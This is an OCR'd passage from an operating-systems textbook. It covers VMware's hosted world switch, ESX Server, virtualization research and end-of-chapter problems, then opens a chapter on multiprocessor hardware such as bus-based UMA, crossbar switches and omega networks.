

Figure 7-11. Difference between a normal context switch and a world switch.

Going back to Fig. 7-10: it further illustrates the various steps that occur when a disk interrupt happens while the VMM is executing (step i). Of course, the VMM cannot handle the interrupt since it does not have the back-end device driver. In (ii), the VMM does a world switch back to the host operating system. Specifically, the world-switch code returns control to the VMware driver, which in (iii) emulates the same interrupt that was issued by the disk. So in step (iv), the interrupt handler of the host operating system runs through its logic, as if the disk interrupt had occurred while the VMware driver (but not the VMM!) was running. Finally, in step (v), the VMware driver returns control to the VMX application. At this point, the host operating system may choose to schedule another process, or keep running the VMware VMX process. If the VMX process keeps running, it will then resume execution of the virtual machine by doing a special call into the device driver, which will generate a world switch back into the VMM context. As you see, this is a neat trick that hides the entire VMM and virtual machine from the host operating system. More importantly, it provides the VMM complete freedom to reprogram the hardware as it sees fit.

7.11.5 The Evolution of VMware Workstation

The technology landscape has changed dramatically in the decade following the development of the original VMware Virtual Machine Monitor.

The hosted architecture is still used today for state-of-the-art interactive hypervisors such as VMware Workstation, VMware Player, and VMware Fusion (the product aimed at Apple macOS host operating systems), and even in VMware's product aimed at cell phones (Barr et al., 2010). The world switch, and its ability to separate the host operating system context from the VMM context, remains the foundational mechanism of VMware's hosted products today. Although the implementation of the world switch has evolved through the years, for example, to

support 64-bit systems, the fundamental idea of having totally separate address spaces for the host operating system and the VMM remains valid today.

In contrast, the approach to the virtualization of the x86 architecture changed rather dramatically with the introduction of hardware-assisted virtualization. Hardware-assisted virtualizations, such as Intel VT-x and AMD-v were introduced in two phases. The first phase, starting in 2005, was designed with the explicit purpose of eliminating the need for either paravirtualization or binary translation (Uhlig et al., 2005). Starting in 2007, the second phase provided hardware support in the MMU in the form of nested page tables. This eliminated the need to maintain shadow page tables in software. Today, VMware's hypervisors mostly uses a hardware-based, trap-and-emulate approach (as formalized by Popek and Goldberg four decades earlier) whenever the processor supports both virtualization and nested page tables.

The emergence of hardware support for virtualization had a significant impact on VMware's guest operating system centric-strategy. In the original VMware Workstation, the strategy was used to dramatically reduce implementation complexity at the expense of compatibility with the full architecture. Today, full architectural compatibility is expected due to hardware support. The current VMware guest operating system-centric strategy focuses on performance optimizations for selected guest operating systems.

7.11.6 ESX Server: VMware's type 1 Hypervisor

In 2001, VMware released a different product, called ESX Server, aimed at the server marketplace. Here, VMware's engineers took a different approach: rather than creating a type 2 solution running on top of a host operating system, they decided to build a type 1 solution that would run directly on the hardware.

Figure 7-12 shows the high-level architecture of ESX Server. It combines an existing component, the VMM, with a true hypervisor running directly on the bare metal. The VMM performs the same function as in VMware Workstation, which is to run the virtual machine in an isolated environment that is a duplicate of the x86 architecture. As a matter of fact, the VMMs used in the two products use the same source code base, and they are largely identical. The ESX hypervisor replaces the host operating system. But rather than implementing the full functionality expected of an operating system, its only goal is to run the various VMM instances and to efficiently manage the physical resources of the machine. ESX Server therefore contains the usual subsystem found in an operating system, such as a CPU scheduler, a memory manager, and an I/O subsystem, with each subsystem optimized to run virtual machines.

The absence of a host operating system required VMware to directly address the issues of peripheral diversity and user experience described earlier. For peripheral diversity, VMware restricted ESX Server to run only on well-known and certified server platforms, for which it had device drivers. As for the user experience,



Figure 7-12. ESX Server: VMware's type 1 hypervisor.

ESX Server (unlike VMware Workstation) required users to install a new system image on a boot partition.

Despite the drawbacks, the trade-off made sense for dedicated deployments of virtualization in data centers, consisting of hundreds or thousands of physical servers, and often (many) thousands of virtual machines. Such deployments are sometimes referred today as private clouds. There, the ESX Server architecture provides substantial benefits in terms of performance, scalability, manageability, and features. For example:

1. The CPU scheduler ensures that each virtual machine gets a fair share of the CPU (to avoid starvation). It is also designed so that the different virtual CPUs of a given multiprocessor virtual machine are scheduled at the same time.

2. The memory manager is optimized for scalability, in particular to run virtual machines efficiently even when they need more memory than is actually available on the computer. To achieve this result, ESX Server first introduced the notion of ballooning and transparent page sharing for virtual machines (Waldspurger, 2002).

3. The I/O subsystem is optimized for performance. Although VMware Workstation and ESX Server often share the same front-end emulation components, the back ends are totally different. In the VMware Workstation case, all I/O flows through the host operating system and its API, which often adds overhead. This is particularly true in the case of networking and storage devices. With ESX Server, these device drivers run directly within the ESX hypervisor, without requiring a world switch.

4. The back ends also typically relied on abstractions provided by the host operating system. For example, VMware Workstation stores virtual machine images as regular (but very large) files on the host file system. In contrast, ESX Server has VMFS (Vaghani, 2010), a file

system optimized specifically to store virtual machine images and ensure high I/O throughput. This allows for extreme levels of performance. For example, VMware demonstrated back in 2011 that a single ESX Server could issue 1 million disk operations per second (VMware, 2011).

5. ESX Server made it easy to introduce new capabilities, which required the tight coordination and specific configuration of multiple components of a computer. For example, ESX Server introduced VMotion, the first virtualization solution that could migrate a live virtual machine from one machine running ESX Server to another machine running ESX Server, while it was running. This achievement required the coordination of the memory manager, the CPU scheduler, and the networking stack.

Over the years, new features were added to ESX Server. ESX Server evolved into ESXi, a small-footprint alternative that is sufficiently small in size to be preinstalled in the firmware of servers. Today, ESXi is VMware's most important product and serves as the foundation of the vSphere suite.

7.12 RESEARCH ON VIRTUALIZATION AND THE CLOUD

Virtualization technology and cloud computing are both extremely active research areas. The research produced in these fields is way too much to enumerate. Each has multiple research conferences. For instance, the Virtual Execution Environments (VEE) conference focuses on virtualization in the broadest sense. You will find papers on migration deduplication, scaling out, and so on. Likewise, the ACM Symposium on Cloud Computing (SOCC) is one of the best-known venues on cloud computing. Papers in SOCC include work on fault resilience, scheduling of data center workloads, management and debugging in clouds.

Hardware support for virtualization is now present in nearly all relevant CPU architectures, restoring the Popek and Goldberg architectural principles into practice. Notably, ARM added a new privilege level "EL2" to support hardware virtualization in ARMv8. In mobile platforms, virtualization is often deployed with another hardware feature called TrustZone to allow a "secure" virtual machine to co-exist with the main operating environment (Dall et al., 2016).

Security is perpetually a hot topic for research (Dai et al., 2020; Trach et al., 2020), as is reducing energy usage (Kaffes et al., 2020). With so many data centers now using virtualization technology, the networks connecting these machines are also a major subject of research (Alvarez et al., 2020).

One of the nice things about virtualization hardware is that untrusted code can get direct but safe access to hardware features like page tables, and tagged TLBs. With this in mind, the Dune project (Belay, 2012) did not aim to provide a machine abstraction, but rather a process abstraction. The process is able to enter Dune

mode, an irreversible transition that gives it access to the low-level hardware. Nevertheless, it is still a process and able to talk to and rely on the kernel. The only difference that it uses the VMCALL instruction to make a system call. The Dune approach was later used for research in dataplane operating systems such as IX (Belay, 2017) and finally adapted as the foundation for Google's container solution gVisor (Young, 2019).

Speaking of containers, the cloud is seeing a shift from being a platform for tenants to run virtual machines (specified by a virtual disk image) to a platform used by tenants to run containers specified as Dockerfiles and coordinated by orchestrators such as Kubernetes. Often, the container runs within a virtual machine but the guest operating system is now run by the cloud provider. The latest trend, called "serverless", further decouples the application logic from its environment (Shahrad et al., 2020). The idea here is to allow a service to be automatically spun up to serve a single function (an RPC over HTTPS) without managing any aspect of its operating system environment. Amazon calls its serverless technology firecracker (Barr, 2018) and Google calls it gVisor (Young, 2019). Serverless computing has gained even more popularity with the adoption of the Function-as-a-Service (FAAS) model (Kim and Lee, 2019). Of course, the operating system and indeed the server both still exist in serverless operations. But they are hidden from the developer.

The cloud is therefore much more complex than it was in the beginning with the original AWS EC2 model of virtual machines: networks are virtualized, and applications are encapsulated into containers and serverless models that decouple them from the underlying layers. The cloud is more complex, but also more powerful and central to nearly every computing organization. With this importance comes another consideration: trust. Specifically, how much must a tenant trust the cloud service provider ? The correct answer is obviously "as little as necessary."

To achieve this goal of minimal trust dependencies, Intel introduced SGX as the first architectural extension for "confidential computing." SGX creates enclaves, which are isolated in hardware from the host operating system and other applications, with the content of memory and registers cryptographically encrypted by the hardware. In a way, technologies such as SGX are similar to virtualization extensions: they create new ways for software to isolate itself from each other. SGX has notably been used in research to run entire operating systems such as in Haven (Baumann, 2015) or Linux containers such as in SCONE (Arnautov, 2016).

7.13 SUMMARY

Virtualization is the technique of simulating a computer, but with high performance. Typically one computer runs many virtual machines at the same time. This technique is widely used in data centers to provide cloud computing. In this chapter we looked at how virtualization works, especially for paging, I/O, and multicore systems. We also studied an example: VMWare.

PROBLEMS

1. Give a reason why a data center might be interested in virtualization.
2. Give a reason why a company might be interested in running a hypervisor on a machine that has been in use for a while.
3. Give a reason why a software developer might use virtualization on a desktop machine being used for development.
4. Give a reason why an individual at home might be interested in virtualization. Which type of hypervisor would probably be best for a home user?
5. Why do you think virtualization took so long to become popular? After all, the key paper was written in 1974 and IBM mainframes had the necessary hardware and software throughout the 1970s and beyond.
6. What are the three main requirements for designing hypervisors?
7. Name two kinds of instructions that are sensitive in the Popek and Goldberg sense.
8. Name three machine instructions that are not sensitive in the Popek and Goldberg sense.
9. What is the difference between full virtualization and paravirtualization? Which do you think is harder to do? Explain your answer.
10. Does it make sense to paravirtualize an operating system if the source code is available? What if it is not?
11. Consider a type 1 hypervisor that can support up to n virtual machines at the same time. PCs can have a maximum of four disk primary partitions. Can n be larger than 4? If so, where can the data be stored?
12. Briefly explain the concept of process-level virtualization.
13. Why do type 2 hypervisors exist? After all, there is nothing they can do that type 1 hypervisors cannot do and the type 1 hypervisors are generally more efficient as well.
14. Is virtualization of any use to type 2 hypervisors?
15. Why was binary translation invented? Do you think it has much of a future? Explain your answer.
16. Explain how the x86's four protection rings can be used to support virtualization.
17. State one reason as to why a hardware-based approach using VT-enabled CPUs can perform poorly when compared to translation-based software approaches.
18. Give one case where a translated code can be faster than the original code, in a system using binary translation.
19. VMware does binary translation one basic block at a time, then it executes the block and starts translating the next one. Could it translate the entire program in advance and then execute it? If so, what are the advantages and disadvantages of each technique?
20. What is the difference between a pure hypervisor and a pure microkernel?

21. Briefly explain why memory is so difficult to virtualize well in practice? Explain your answer.

22. Running multiple virtual machines on a PC is known to require large amounts of memory. Why? Can you think of any ways to reduce the memory usage? Explain.

23. Explain the concept of shadow page tables, as used in memory virtualization.

24. One way to handle guest operating systems that change their page tables using ordinary (nonprivileged) instructions is to mark the page tables as read only and take a trap when they are modified. How else could the shadow page tables be maintained? Discuss the efficiency of your approach versus the read-only page tables.

25. Why are balloon drivers used? Is this cheating?

26. Describe a situation in which balloon drivers do not work.

27. Explain the concept of deduplication as used in memory virtualization.

28. Computers have had DMA for doing I/O for decades. Did this cause any problems before there were I/O MMUs?

29. What is a virtual appliance? Why is such a thing useful?

30. PCs differ in minor ways at the very lowest level, things like how timers are managed, how interrupts are handled, and some of the details of DMA. Do these differences mean that virtual appliances are not actually going to work well in practice? Explain your answer.

31. Give one advantage of cloud computing over running your programs locally. Give one disadvantage as well.

32. Give an example of IAAS, PAAS, SAAS, and FAAS.

33. Why is virtual machine migration important? Under what circumstances might it be useful?

34. Migrating virtual machines may be easier than migrating processes, but migration can still be difficult. What problems can arise when migrating a virtual machine?

35. Why is migration of virtual machines from one machine to another easier than migrating processes from one machine to another?

36. What is the difference between live migration and the other kind (dead migration)?

37. What were the three main requirements considered while designing VMware?

38. Why was the enormous number of peripheral devices available not a problem when VMware Workstation was first introduced?

39. VMware ESXi has been made very small. Why? After all, servers at data centers usually have tens of gigabytes of RAM. What difference does a few tens of megabytes more or less make?

40. We have seen that hypervisor-based virtual machines provides better isolation than containers. This is clearly an advantage from a security point of view. However, can you think of any security advantages that containers might have over virtual machines?

8

MULTIPLE PROCESSOR SYSTEMS

Since its inception, the computer industry has been driven by an endless quest for more and more computing power. The ENIAC could perform 300 operations per second, easily 1000 times faster than any calculator before it, yet people were not satisfied with it. We now have machines millions of times faster than the ENIAC, and still there is a demand for yet more horsepower. Astronomers are trying to make sense of the universe, biologists are trying to understand the implications of the human genome, and aeronautical engineers are interested in building safer and more efficient aircraft, and all want more CPU cycles. However much computing power there is, it is never enough.

In the past, the solution was always to make the clock run faster. Unfortunately, we have begun to hit some fundamental limits on clock speed. According to Einstein's special theory of relativity, no electrical signal can propagate faster than the speed of light, which is about 30 cm/nsec in vacuum and about 20 cm/nsec in copper wire or optical fiber. This means that in a computer with a 10-GHz clock, the signals cannot travel more than 2 cm in total. For a 100-GHz computer, the total path length is at most 2 mm. A 1-THz (1000-GHz) computer will have to be smaller than 100 microns, just to let the signal get from one end to the other and back once within a single clock cycle.

Making computers this small may be possible, but then we hit another fundamental problem: heat dissipation. The faster the computer runs, the more heat it generates, and the smaller the computer, the harder it is to get rid of this heat. Already on high-end x86 systems, the CPU cooler is bigger than the CPU itself.

All in all, going from 1 MHz to 1 GHz simply required incrementally better engineering of the chip manufacturing process. Going from 1 GHz to 1 THz is going to require a radically different approach.

One approach to greater speed is through massively parallel computers. These machines consist of many CPUs, each of which runs at "normal" speed (whatever that may mean in a given year), but which collectively have far more computing power than a single CPU. Systems with tens of thousands of CPUs are now commercially available. Systems with 1 million CPUs are already being built in the lab (Plana et al., 2020). While there are other potential approaches to greater speed, such as biological computers, in this chapter we will focus on systems with multiple conventional CPUs.

Highly parallel computers are frequently used for heavy-duty number crunching. Problems such as predicting the weather, modeling airflow around an aircraft wing, simulating the world economy, or understanding drug-receptor interactions in the brain are all computationally intensive. Their solutions require long runs on many CPUs at once. The multiple processor systems discussed in this chapter are widely used for these and similar problems in science and engineering, among other areas.

Another relevant development is the incredibly rapid growth of the Internet. It was originally designed as a prototype for a fault-tolerant military control system, then became popular among academic computer scientists, and long ago acquired many new uses. One of these is linking up thousands of computers all over the world to work together on large scientific problems. In a sense, a system consisting of 1000 computers spread all over the world is no different than one consisting of 1000 computers in a single room, although the delay and other technical characteristics are different. We will also consider these systems in this chapter.

Putting 1 million unrelated computers in a room is easy to do provided that you have enough money and a sufficiently large room. Spreading 1 million unrelated computers around the world is even easier since it finesses the second problem. The trouble comes in when you want them to communicate with one another to work together on a single problem. As a consequence, a great deal of work has been done on interconnection technology, and different interconnect technologies have led to qualitatively different kinds of systems and different software organizations.

All communication between electronic (or optical) components ultimately comes down to sending messages—well-defined bit strings—between them. The differences are in the time scale, distance scale, and logical organization involved. At one extreme are the shared-memory multiprocessors, in which somewhere between 2 and about 1000 CPUs communicate via a shared memory. In this model, every CPU has equal access to the entire physical memory, and can read and write individual words using LOAD and STORE instructions. Accessing a memory word usually takes 1–10 nsec. As we shall see, it is now common to put more than one processing core on a single CPU chip, with the cores sharing access to

main memory (and often sharing caches). In other words, the model of shared-memory multicomputers may be implemented using physically separate CPUs, multiple cores on a single CPU, or a combination. While this model, illustrated in Fig. 8-1(a), sounds simple, actually implementing it is not really so simple and usually involves considerable message passing under the covers, as we will explain shortly. However, this message passing is invisible to the programmers.



Figure 8-1. (a) A shared-memory multiprocessor. (b) A message-passing multicomputer. (c) A wide area distributed system.

Next comes the system of Fig. 8-1(b) in which the CPU-memory pairs are connected by a high-speed interconnect. This kind of system is called a message-passing multicomputer. Each memory is local to a single CPU and can be accessed only by that CPU. The CPUs communicate by sending multiword messages over the interconnect. With a good interconnect, a short message can be sent in 10–50 μsec, but still far longer than the memory access time of Fig. 8-1(a). There is no shared global memory in this design. Multicomputers (i.e., message-passing systems) are much easier to build than (shared-memory) multiprocessors, but they are harder to program. Thus each genre has its fans. Hardware engineers like designs that make the hardware cheap and simple, no matter how difficult they are to program. Programmers are generally not fans of this approach, but they stuck with what they are given.

The third model, which is illustrated in Fig. 8-1(c), connects complete computer systems over a wide area network, such as the Internet, to form a distributed system. Each of these has its own memory, and the systems communicate by message passing. The only real difference between Fig. 8-1(b) and Fig. 8-1(c) is that in the latter complete computers are used and message times are often 10–100 msec. This long delay forces these **loosely coupled** systems to be used in different ways than the **tightly coupled** systems of Fig. 8-1(b). The three types of systems differ in their delays by something like three orders of magnitude. That is the difference between a day and 3 years. Users tend to notice differences like that.

This chapter has three major sections, corresponding to each of the three models of Fig. 8-1. In each model discussed in this chapter, we start out with a brief introduction to the relevant hardware. Then we move on to the software, especially the operating system issues for that type of system. As we will see, in each case different issues are present and different approaches are needed.

8.1 MULTIPROCESSORS

A **shared-memory multiprocessor** (or just multiprocessor henceforth) is a computer system in which two or more CPUs share full access to a common RAM. A program running on any of the CPUs sees a normal (usually paged) virtual address space. The only unusual property this system has is that the CPU can write some value into a memory word and then read the word back and get a different value (because another CPU has changed it). When organized correctly, this property forms the basis of interprocessor communication: one CPU writes some data into memory and another one reads the data out.

For the most part, multiprocessor operating systems are normal operating systems. They handle system calls, do memory management, provide a file system, and manage I/O devices. Nevertheless, there are some areas in which they have unique features. These include process synchronization, resource management, and scheduling. Below we will first take a brief look at multiprocessor hardware and then move on to these operating systems' issues.

8.1.1 Multiprocessor Hardware

Although all multiprocessors have the property that every CPU can address all of memory, some multiprocessors have the additional property that every memory word can be read as fast as every other memory word. These machines are called **UMA** (**Uniform Memory Access**) multiprocessors. In contrast, **NUMA** (**Nonuniform Memory Access**) multiprocessors do not have this property. Why this difference exists will become clear later. We will first examine UMA multiprocessors and then move on to NUMA multiprocessors.

UMA Multiprocessors with Bus-Based Architectures

The simplest multiprocessors are based on a single bus, as illustrated in Fig. 8-2(a). Two or more CPUs and one or more memory modules all use the same bus for communication. When a CPU wants to read a memory word, it first checks to see if the bus is busy. If the bus is idle, the CPU puts the address of the word it wants on the bus, asserts a few control signals, and waits until the memory puts the desired word on the bus. When the word appears, the CPU reads it in.



Figure 8-2. Three bus-based multiprocessors. (a) Without caching. (b) With caching. (c) With caching and private memories.

If the bus is busy when a CPU wants to read or write memory, the CPU just waits until the bus becomes idle. Herein lies the problem with this design. With two or three CPUs, contention for the bus will be manageable; with 32 or 64 it will be unbearable. The system will be totally limited by the bandwidth of the bus, and most of the CPUs will be idle most of the time.

The solution to this problem is to add a cache to each CPU, as depicted in Fig. 8-2(b). The cache can be inside the CPU chip, next to the CPU chip, on the processor board, or some combination of all three. Since many reads can now be satisfied out of the local cache, there will be much less bus traffic, and the system can support more CPUs. In general, caching is not done on an individual word basis but on the basis of 32- or 64-byte blocks. When a word is referenced, its entire block, called a **cache line**, is fetched into the cache of the CPU touching it.

Each cache block is marked as being either read only (in which case it can be present in multiple caches at the same time) or read-write (in which case it may not be present in any other caches). If a CPU attempts to write a word that is in one or more remote caches, the bus hardware detects the write and puts a signal on the bus informing all other caches of the write. If other caches have a "clean" copy, that is, an exact copy of what is in memory, they can just discard their copies and let the writer fetch the cache block from memory before modifying it. If some other cache has a "dirty" (i.e., modified) copy, it must either write it back to memory before the write can proceed or transfer it directly to the writer over the bus. This set of rules is called a **cache-coherence protocol** and is one of many.

Yet another possibility is the design of Fig. 8-2(c), in which each CPU has not only a cache, but also a local, private memory which it accesses over a dedicated (private) bus. To use this configuration optimally, the compiler should place all the program text, strings, constants, and other read-only data, stacks, and local variables in the private memories. The shared memory is then used only for writable shared variables. In most cases, this careful placement will reduce bus traffic, but it does require active cooperation from the compiler. It can be done, for example, by allocating part of the address space to the shared memory, the rest to each CPU's private memory, and putting variables and data structures in the right part.

UMA Multiprocessors Using Crossbar Switches

Even with the best caching, the use of a single bus limits the size of a UMA multiprocessor to about 16 or 32 CPUs. To go beyond that, a different kind of interconnection network is needed. The simplest circuit for connecting n CPUs to k memories is the **crossbar switch**, shown in Fig. 8-3. Crossbar switches have been used for decades in telephone switching exchanges to connect a group of incoming lines to a set of outgoing lines in an arbitrary way.

At each intersection of a horizontal (incoming) and vertical (outgoing) line is a **crosspoint**. A crosspoint is a small electronic switch that can be electrically opened or closed, depending on whether the horizontal and vertical lines are to be connected or not. In Fig. 8-3(a), we see three crosspoints closed simultaneously, allowing connections between the (CPU, memory) pairs (010, 000), (101, 101), and (110, 010) at the same time. Many other combinations are also possible. In fact, the number of combinations is equal to the number of different ways eight rooks can be safely placed on a chess board.



Figure 8-3. (a) An 8 × 8 crossbar switch. (b) An open crosspoint. (c) A closed crosspoint.

One of the nicest properties of the crossbar switch is that it is a **nonblocking network**, meaning that no CPU is ever denied the connection it needs because

some crosspoint or line is already occupied (assuming the memory module itself is available). Not all interconnects have this fine property. Furthermore, no advance planning is needed. Even if seven arbitrary connections are already set up, it is always possible to connect the remaining CPU to the remaining memory.

Contention for memory is still possible, of course, if two CPUs want to access the same module at the same time. Nevertheless, by partitioning the memory into n units, contention is reduced by a factor of n compared to the model of Fig. 8-2.

One of the worst properties of the crossbar switch is the fact that the number of crosspoints grows as n^2. With 1000 CPUs and 1000 memory modules, we need a million crosspoints. Such a large crossbar switch is not feasible. Nevertheless, for medium-sized systems, a crossbar design is workable.

UMA Multiprocessors Using Multistage Switching Networks

A completely different multiprocessor design is based on the humble 2×2 switch shown in Fig. 8-4(a). This switch has two inputs and two outputs. Messages arriving on either input line can be switched to either output line. For our purposes, messages will contain up to four parts, as shown in Fig. 8-4(b). The *Module* field tells which memory to use. The *Address* specifies an address within a module. The *Opcode* gives the operation, such as READ or WRITE. Finally, the optional *Value* field may contain an operand, such as a 32-bit word to be written on a WRITE. The switch inspects the *Module* field and uses it to determine if the message should be sent on *X* or on *Y*.



Figure 8-4. (a) A 2×2 switch with two input lines, *A* and *B*, and two output lines, *X* and *Y*. (b) A message format.

Our 2×2 switches can be arranged in many ways to build larger **multistage switching networks** (Adams et al., 1987; Garofalakis and Stergiou, 2013; and Kumar and Reddy, 1987). One possibility is the no-frills, cattle-class **omega network**, illustrated in Fig. 8-5. Here, we have connected eight CPUs to eight memories using 12 switches. More generally, for n CPUs and n memories we would need $\log_2 n$ stages, with $n/2$ switches per stage, for a total of $(n/2)\log_2 n$ switches, which is a lot better than n^2 crosspoints, especially for large values of n.

The wiring pattern of the omega network is often called the **perfect shuffle**, since the mixing of the signals at each stage resembles a deck of cards being cut in half and then mixed card-for-card. To see how the omega network works, suppose that CPU 011 wants to read a word from memory module 110. The CPU sends a



Figure 8-5. An omega switching network.

READ message to switch 1D containing the value 110 in the *Module* field. The switch takes the first (i.e., leftmost) bit of 110 and uses it for routing. A 0 routes to the upper output and a 1 routes to the lower one. Since this bit is a 1, the message is routed via the lower output to 2D.

All the second-stage switches, including 2D, use the second bit for routing. This, too, is a 1, so the message is now forwarded via the lower output to 3D. Here, the third bit is tested and found to be a 0. Consequently, the message goes out on the upper output and arrives at memory 110, as desired. The path followed by this message is marked in Fig. 8-5 by the letter *a*.

As the message moves through the switching network, the bits at the left-hand end of the module number are no longer needed. They can be put to good use by recording the incoming line number there, so the reply can find its way back. For path *a*, the incoming lines are 0 (upper input to 1D), 1 (lower input to 2D), and 1 (lower input to 3D), respectively. The reply is routed back using 011, only reading it from right to left this time.

At the same time all this is going on, CPU 001 wants to write a word to memory module 001. An analogous process happens here, with the message routed via the upper, upper, and lower outputs, respectively, marked by the letter *b*. When it arrives, its *Module* field reads 001, representing the path it took. Since these two requests do not use any of the same switches, lines, or memory modules, they can proceed in parallel.

Now consider what would happen if CPU 000 simultaneously wanted to access memory module 000. Its request would come into conflict with CPU 001's request at switch 3A. One of them would then have to wait. Unlike the crossbar switch, the omega network is a **blocking network**. Not every set of requests can be processed simultaneously. Conflicts can occur over the use of a wire or a switch, as well as between requests *to* memory and replies *from* memory.

Since it is highly desirable to spread the memory references uniformly across the modules, one common technique is to use the low-order bits as the module number. Consider, for example, a byte-oriented address space for a computer that mostly accesses full 32-bit words. The 2 low-order bits will usually be 00, but the next 3 bits will be uniformly distributed. By using these 3 bits as the module number, consecutively words will be in consecutive modules. A memory system in which consecutive words are in different modules is said to be **interleaved**. Interleaved memories maximize parallelism because most memory references are to consecutive addresses. It is also possible to design switching networks that are nonblocking and offer multiple paths from each CPU to each memory module to spread the traffic better.

NUMA Multiprocessors

